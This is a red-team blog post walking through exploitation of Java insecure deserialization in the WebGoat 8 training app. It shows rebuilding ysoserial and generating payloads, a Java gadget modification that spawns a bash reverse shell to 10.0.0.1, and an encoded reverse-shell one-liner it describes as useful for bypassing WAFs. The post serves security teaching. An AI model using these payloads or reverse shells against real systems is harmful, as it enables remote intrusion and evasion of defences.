# Red-Team: Java Deserialization — From Discovery to Reverse Shell on Limited Environments

ABN AMRO Follow
Jan 17 · 5 min read

By Ahmed Sherif & Francesco Soncina

**In this article, we are going to show you our journey of exploiting the *Insecure Deserialization* vulnerability and we will take *WebGoat* 8 deserialization challenge (deployed on *Docker*) as an example. The challenge can be solved by just executing `sleep` for 5 seconds. However, we are going to move further for fun and try to get a reverse shell.**


## Introduction

The *Java* deserialization issue has been known in the security community for a few years. In 2015, two security researchers *Chris Frohoff* and *Gabriel Lawrence* gave a talk *Marshalling Pickles* in AppSecCali. Additionally, they released their payload generator tool called *ysoserial*.

Object serialization mainly allows developers to convert in-memory objects to binary and textual data formats for storage or transfer. However, deserializing objects from untrusted data can cause an attacker to achieve remote code execution.


## Discovery


As mentioned in the challenge, the vulnerable page takes a serialized Java object in Base64 format from the user input and it blindly deserializes it. We will exploit this vulnerability by providing a serialized object that triggers a *Property Oriented Programming Chain* (POP Chain) to achieve *Remote Command Execution* during the deserialization.




The WebGoat 8 Insecure Deserialization challenge

By firing up *Burp* and installing a plugin called *Java-Deserialization-Scanner*. The plugin is consisting of 2 features: one of them is for scanning and the other one is for generating the exploit based on *the ysoserial* tool.






Java Deserialization Scanner Plugin for Burp Suite

After scanning the remote endpoint the *Burp* plugin will report:

```
Hibernate 5 (Sleep): Potentially VULNERABLE!!!
```

Sounds great!

## Exploitation

Let's move to the next step and go to the exploitation tab to achieve arbitrary command execution.

Huh?! It seems an issue with *ysoserial*. Let's dig deeper into the issue and move to the console to see what is the issue exactly.

Error in payload generation

By looking at *ysoserial*, we see that two different POP chains are available for Hibernate. By using those payloads we figure out that none of them is being executed on the target system.

Available payloads in ysoserial


How the plugin generated this payload to trigger the `sleep` command then?

We decided to look at the source code of the plugin on the following link:

**federicodotta/Java-Deserialization-Scanner**

All-in-one plugin for Burp Suite for the detection and the exploitation of Java deserialization vulnerabilities ...

github.com



We noticed that the payload is hard-coded in the plugin's source code, so we need to find a way to generate the same payload in order to get it working.

The payload is hard-coded.

Based on some research and help, we figured out that we need to modify the current version of *ysoserial* in order to get our payloads working.

We downloaded the source code of *ysoserial* and decided to recompile it using Hibernate 5. In order to successfully build *ysoserial* with Hibernate 5 we need to add the *javax.el* package to the *pom.xml file*.

We also have sent out a Pull Request to the original project in order to fix the build when the `hibernate5` profile is selected.

Updated pom.xml

We can proceed to rebuild *ysoserial* with the following command:

```
mvn clean package -DskipTests -Dhibernate5
```

and then we can generate the payload with:


```
java -Dhibernate5 -jar target/ysoserial-0.0.6-SNAPSHOT-all.jar
Hibernate1 "touch /tmp/test" | base64 -w0
```

Working payload for Hibernate 5

We can verify that our command was executed by accessing the docker container with the following command:

```
docker exec -it <CONTAINER_ID> /bin/bash
```

As we can see our payload was successfully executed on the machine!



The exploit works!

We proceed to enumerate the binaries on the target machine.

```
webgoat@1d142ccc69ec:/$ which php
webgoat@1d142ccc69ec:/$ which python
webgoat@1d142ccc69ec:/$ which python3
webgoat@1d142ccc69ec:/$ which wget
webgoat@1d142ccc69ec:/$ which curl
webgoat@1d142ccc69ec:/$ which nc
webgoat@1d142ccc69ec:/$ which perl
/usr/bin/perl
webgoat@1d142ccc69ec:/$ which bash
/bin/bash
webgoat@1d142ccc69ec:/$
```

Only *Perl* and *Bash* are available. Let's try to craft a payload to send us a reverse shell.

We looked at some one-liners reverse shells on Pentest Monkeys:

**Reverse Shell Cheat Sheet**

If you're lucky enough to find a command execution vulnerability during a penetration test, pretty soon afterwards...

pentestmonkey.net

And decided to try the *Bash* reverse shell:

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

However, as you might know, that `java.lang.Runtime.exec()` has some limitations. The shell operators such as redirection or piping are not supported.

We decided to move forward with another option, which is a reverse shell written in *Java*. We are going to modify the source code on the *Gadgets.java to* generate a reverse shell payload.

The following path is the one which we need to modify:

`/root/ysoserial/src/main/java/ysoserial/payloads/util/Gadgets.java from line 116 to 118.`

The following *Java* reverse shell is mentioned on Pentest Monkeys which still didn't work:

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.0.0.1/2002;cat <&5
| while read line; do \$line 2>&5 >&5; done"] as String[])
p.waitFor()
```

After some play around with the code we ended up with the following:


```
String cmd = "java.lang.Runtime.getRuntime().exec(new String []
{\"/bin/bash\",\"-c\",\"exec 5<>/dev/tcp/10.0.0.1/8080;cat <&5 |
while read line; do \\$line 2>&5 >&5; done\"}).waitFor();";


clazz.makeClassInitializer().insertAfter(cmd);
```

Let's rebuild *ysoserial* again and test the generated payload.

Generating the weaponized payload with a Bash reverse shell

And.. we got a reverse shell back!

Great!



## Generalizing the payload generation process

During our research we found out this encoder as well that does the job for us ‘http://jackson.thuraisamy.me/runtime-exec-payloads.html’

By providing the following *Bash* reverse shell:

```
bash -i >& /dev/tcp/[IP address]/[port] 0>&1
```

the generated payload will be:

```
bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xMC4xLzgwODAgMD4mMQ==}|
{base64,-d}|{bash,-i}
```

Awesome! This encoder can also be useful for bypassing WAFs!

**About the author:**

***ABN AMRO, Red-Team***

*The ABN AMRO Red-Team is utilizing ethical hacking techniques and controlled exploits to identify weaknesses in the infrastructure. We ensure there is no disruption to operations, while providing first line parties with an overview of defense strengths and weaknesses.*

*Special thanks to Federico Dotta and Mahmoud ElMorabea!*

## References


- https://nickbloor.co.uk/2017/08/13/attacking-java-deserialization/
- http://www.pwntester.com/blog/2013/12/16/cve-2011-2894-deserialization-spring-rce/
- https://github.com/frohoff/ysoserial
- https://github.com/federicodotta/Java-Deserialization-Scanner


Red Team | Security | Pentesting | Exploitation | Tech

3 claps

WRITTEN BY

## ABN AMRO

Let's innovate finance! Use our APIs to fuel your ideas. What will you build? Go to: https://developer.abnamro.com/

Follow

## ABN AMRO Developer Blog

Hi there, thanks for joining us! Our Developer Blog is a place for all developers. We will share insights about innovation and tech. Give you updates on our APIs and events. And share the greatest stories to celebrate your accomplishments and contributions.

Follow

Write the first response

## More From Medium

Related reads

## What to Do if Your WordPress Website Was Hacked

HostPapa
Oct 16, 2018 · 11 min read

46

Related reads

## The Bugs Are Out There, Hiding in Plain Sight

A Bug'z Life in A Bug'z Life
Jul 15 · 6 min read ★

240


Related reads

# The BatchOverflow Bug and How to Catch All Bugs

Kiran Garimella
May 11, 2018 · 12 min read ★

279